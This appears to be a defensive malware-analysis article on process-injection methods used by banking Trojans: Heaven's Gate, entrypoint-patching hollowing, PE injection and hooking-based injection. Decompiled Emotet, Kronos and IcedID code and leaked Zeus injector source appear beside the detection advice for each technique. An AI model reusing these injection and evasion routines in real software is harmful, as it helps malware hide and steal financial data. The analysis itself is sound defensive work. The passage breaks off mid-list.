
This technique can be prevented by inspecting named-pipe events. An injected thread creates a named pipe inside a Windows process, and then another injected thread that lives inside a web browser attempts to connect to that same named pipe.

Heaven’s Gate Injection Technique

Heaven's Gate is a technique used by malware, which enables a 32-bit (WoW64) process to execute 64-bit code by performing a far jump/call using segment selector 0x33. Modern malware uses Heaven's Gate to inject into both 64-bit and 32-bit processes from a single 32-bit process on x64 systems. This bypasses WoW64 API hooks, it hinders analysis on some debuggers, and it fails emulation on some sandboxes.

Even though this method is old, it is still effective and frequently used.

Trickbot and Emotet loaders use Heaven's Gate for process hollowing from a WoW64 process into a 64-bit svchost.exe (For more about process hollowing, see the section on Evasive Process Hollowing By Entrypoint Patching below). The architecture of these two banking Trojans dictates that their main bot persists inside svchost.exe while the web content manipulation and credential stealing modules live inside the browser processes.




```
f_SwitchTox64Cpu proc far

var_8= dword ptr -8

push    ebp
mov     ebp, esp
push    33h ; '3'
call    $+5
add     dword ptr [esp], 5
retf
```

Figure 6. Emotet using Heaven's Gate in its Microsoft Outlook Messaging API (MAPI) module.

How to Prevent Heaven's Gate

A WoW64 process usually goes through the wow64cpu.dll to perform the transition to x64 CPU mode. Heaven's Gate does this transition manually.

Prevention methods can find Heaven's Gate by inspecting whether a WoW64 process system call didn’t go through the wow64cpu.dll. This can be done by placing hooks on critical APIs, generating a stack trace and inspecting the stack trace for wow64cpu.dll.



```
0: kd> bp /w "@$curprocess.KernelObject.WoW64Process != 0" nt!NtCreateFile
0: kd> kc
 # Call Site
00 nt!NtCreateFile
01 nt!KiSystemServiceExitPico
02 ntdll!NtCreateFile
03 wow64!whNtCreateFile
04 wow64!Wow64SystemServiceEx
05 wow64cpu!ServiceNoTurbo
06 wow64cpu!BTCpuSimulate
07 wow64!RunCpuSimulation
08 wow64!Wow64LdrpInitialize
09 ntdll!LdrpInitializeProcess
0a ntdll!_LdrpInitialize
0b ntdll!LdrpInitialize
0c ntdll!LdrInitializeThunk
```

Figure 7. WoW64’s normal syscall flow.

Evasive Process Hollowing by Entrypoint Patching


Process hollowing is a process injection technique that creates a new legitimate process in a suspended mode, unmaps its main image and replaces it with malicious code. The malicious code is written into the newly created process and the suspended thread context instruction pointer is changed using NtGetContextThread/NtSetContextThread.

Security product vendors check for main image unmapping combined with the usage of NtGetContextThread/NtSetContextThread to detect process hollowing.

A known technique for evading detection is to patch the process entry point with a small jump that redirects execution to the payload without actually using NtGetContextThread/NtSetContextThread functions or unmapping the main image. For example, Trickbot and Kronos have both used this technique.


Kronos mapped a suspended svchost.exe into its own process and patched it in its own memory address space. Similar to other banking Trojans, Kronos' main module ran within svchost.exe and orchestrated the whole operation from the remote svchost.exe process.

Trickbot implemented process hollowing by first using VirtualProtectEx on the process entrypoint, and then writing the hook stub using WriteProcessMemory.



```
  if ( ZwCreateSection(
         &hSectionSvc,
         0xEu,
         0,
         &SvchostMaximumSize,
         PAGE_EXECUTE_READWRITE,
         SEC_COMMIT,
         0) >= 0
    && ZwCreateSection(
         &hSectionCurrent,
         0xEu,
         0,
         &CurrentProcessSize,
         PAGE_EXECUTE_READWRITE,
         SEC_COMMIT,
         0) >= 0 )
  {
    CurrentProcess = GetCurrentProcess();
    if ( (int)ZwMapViewOfSection(hSectionSvc, (DWORD)CurrentProcess, (DWORD)&SvchostViewSize, 0, 0) >= 0 )
    {
      hCurrentProcess = GetCurrentProcess();
      if ( (int)ZwMapViewOfSection(
                  hSectionCurrent,
                  (DWORD)hCurrentProcess,
                  (DWORD)&CurrentProcessView,
                  0,
                  0) >= 0
        && (int)ZwMapViewOfSection(
                  hSectionCurrent,
                  (DWORD)hSvchostProcess,
                  (DWORD)&SvchostSectionView,
                  0,
                  0) >= 0 )
      {
        if ( ReadProcessMemory(
               hSvchostProcess,
               Buffer,
               SvchostViewSize,
               SvchostSizeOfImage,
               &NumberOfBytesRead) )
        {
          f_memcpy((_BYTE *)CurrentProcessView, (int)CurrentModuleBase, CurrentProcessSizeOfImage);
          sub_4132C2(CurrentProcessView, (int)CurrentModuleBase, SvchostSectionView);
          NewPayloadAddress = (char *)CurrentPayloadAddress
                            + SvchostSectionView
                            - (_DWORD)CurrentModuleBase;
          *(int *)((char *)&dword_447D90 + CurrentProcessView - (_DWORD)CurrentModuleBase) = SvchostSectionView;
          *(_DWORD *)&HookStub[1] = NewPayloadAddress;
          f_memcpy((_BYTE *)SvchostViewSize + SvchostEntryPoint, (int)HookStub, 7);
```

Figure 8. Kronos mapping svchost.exe and patching its entrypoint.



```
gHookStub                 db  68h ; h
                          db    0
                          db    0
                          db    0
                          db    0
                          db 0C3h ; Ã
```

Figure 9. Kronos hook stub template – x86 opcodes for push and ret.


How to Prevent Evasive Process Hollowing by Entrypoint Patching

This technique can be prevented either by inspecting whether the address argument provided to the calls of NtWriteVirtualMemory or NtProtectVirtualMemory is a remote process entry point or by detecting suspicious remote mapping and reading of svchost.exe memory.

PE Injection

Common injection methods used by banking Trojans involve writing a mapped PE into a remote process using WriteProcessMemory. Some malware families try to obscure the call by wiping artifacts from the buffer, such as wiping the PE header.

For example, Zeus variants use this technique to inject themselves into other processes, allowing them to stay hidden, as well as to perform webinjects and to perpetrate financial data theft.



```
static bool injectMalwareToProcess(DWORD pid, HANDLE processMutex, DWORD proccessFlags)
{
  bool ok = false;
  HANDLE process = CWA(kernel32, OpenProcess)(PROCESS_QUERY_INFORMATION |
                                              PROCESS_VM_OPERATION |
                                              PROCESS_VM_WRITE |
                                              PROCESS_VM_READ |
                                              PROCESS_CREATE_THREAD |
                                              PROCESS_DUP_HANDLE,
                                              FALSE, pid);

  if(process != NULL)
  {
    void *newImage = Core::initNewModule(process, processMutex, proccessFlags);
    if(newImage != NULL)
    {
      LPTHREAD_START_ROUTINE proc = (LPTHREAD_START_ROUTINE)((LPBYTE)newImage + (DWORD_PTR)((LPBYTE)Core::_injectE
      HANDLE thread = CWA(kernel32, CreateRemoteThread)(process, NULL, 0, proc, NULL, 0, NULL);

      if(thread != NULL)
      {
        WDEBUG2(WDDT_INFO, "newImage=0x%p, thread=0x%08X", newImage, thread);
        if(CWA(kernel32, WaitForSingleObject)(thread, 10 * 1000) != WAIT_OBJECT_0)
        {
          WDEBUG2(WDDT_WARNING, "Failed to wait for thread end, newImage=0x%p, thread=0x%08X", newImage, thread);
        }
        CWA(kernel32, CloseHandle)(thread);
        ok = true;
      }
      else
      {
        WDEBUG1(WDDT_ERROR, "Failed to create remote thread in process with id=%u.", pid);
        CWA(kernel32, VirtualFreeEx)(process, newImage, 0, MEM_RELEASE);
      }
    }
#   if(BO_DEBUG > 0)
    else WDEBUG1(WDDT_ERROR, "Failed to alloc code in process with id=%u.", pid);
#   endif

    CWA(kernel32, CloseHandle)(process);
```

Figure 10. Zeus injection code from its leaked source code.

How to Prevent PE Injection

This technique can be prevented by inspecting the buffer sent to NtWriteVirtualMemory for executable artifacts.


Process Injection via Hooking

Hooking can be used as an injection technique. Injecting a banking Trojan's main payload into a legitimate-looking process maintains stealth and helps avoid endpoint protection detection.

This technique utilizes hooking to get code execution, usually by hooking a frequently called API function with a jump to a payload/shellcode. This avoids calling any suspicious APIs often used in code injection techniques like CreateRemoteThread or NtSetContextThread.


For instance, IcedID injects its main bot into a hollowed instance of svchost.exe using API hooking. This is also known as the ZwClose technique (ZwClose was the hooked API in Zberp, the first to employ this injection technique in the wild).

The injection flow of IcedID is slightly different than that of Zberp. It first hooks NtCreateUserProcess and then calls CreateProcessA to create svchost.exe without any special parameters or argument. In a regular flow, the newly created svchost.exe should terminate right away.



```
NTSTATUS __stdcall f_HookAndCreateProcess()
{
  NTSTATUS Status; // eax
  CHAR SvchostPath[260]; // [esp+4h] [ebp-178h] BYREF
  struct _STARTUPINFOA StartupInfo; // [esp+108h] [ebp-74h] BYREF
  CHAR SvchostName[32]; // [esp+14Ch] [ebp-30h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+16Ch] [ebp-10h] BYREF

  f_get_svchost_name(SvchostName);
  Status = f_hook_NtCreateUserProcess((PVOID *)NtCreateUserProcess, (PVOID *)NtCreateUserProcess_Hook);
  if ( Status )
  {
    GetSystemDirectoryA(SvchostPath, 0x104u);
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    SetCurrentDirectoryA(SvchostPath);
    lstrcatA(SvchostPath, SvchostName);
    StartupInfo.cb = 68;
    return CreateProcessA(0, SvchostPath, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
  }
  return Status;
}
```

Figure 11. IcedID initiates svchost.exe hooking.




```
NTSTATUS __cdecl f_hook_NtCreateUserProcess(PVOID *NtCreateUserProcess, PVOID *NtCreateUserProcess_Hook)
{
  NTSTATUS result; // eax MAPDST
  ULONG OldAccessProtection; // [esp+8h] [ebp-4h] BYREF

  result = f_NtProtectVirtualMemory_w(
             -1,
             (char)NtCreateUserProcess,
             5,
             PAGE_EXECUTE_READWRITE,
             (int)&OldAccessProtection);
  if ( result )
  {
    *(_BYTE *)NtCreateUserProcess = 0xE9;       // JMP
    *(PVOID *)((char *)NtCreateUserProcess + 1) = (PVOID)((char *)NtCreateUserProcess_Hook
                                                         - (char *)NtCreateUserProcess
                                                         - 5);// JMP offset
    f_NtProtectVirtualMemory_w(-1, (char)NtCreateUserProcess, 5, OldAccessProtection, (int)&OldAccessProtection);// restoring protection
  }
  return result;
}
```

Figure 12. IcedID hooks NtCreateUserProcess.

However, because IcedID hooked NtCreateUserProcess, the hook handler is called right after the call to CreateProcessA. In the handler, it performs the following activities:

- Unhooks NtCreateUserProcess
- Calls NtCreateUserProcess (which creates svchost.exe)
- Decompresses a local buffer that contains the payload to inject using RtlDecompressBuffer
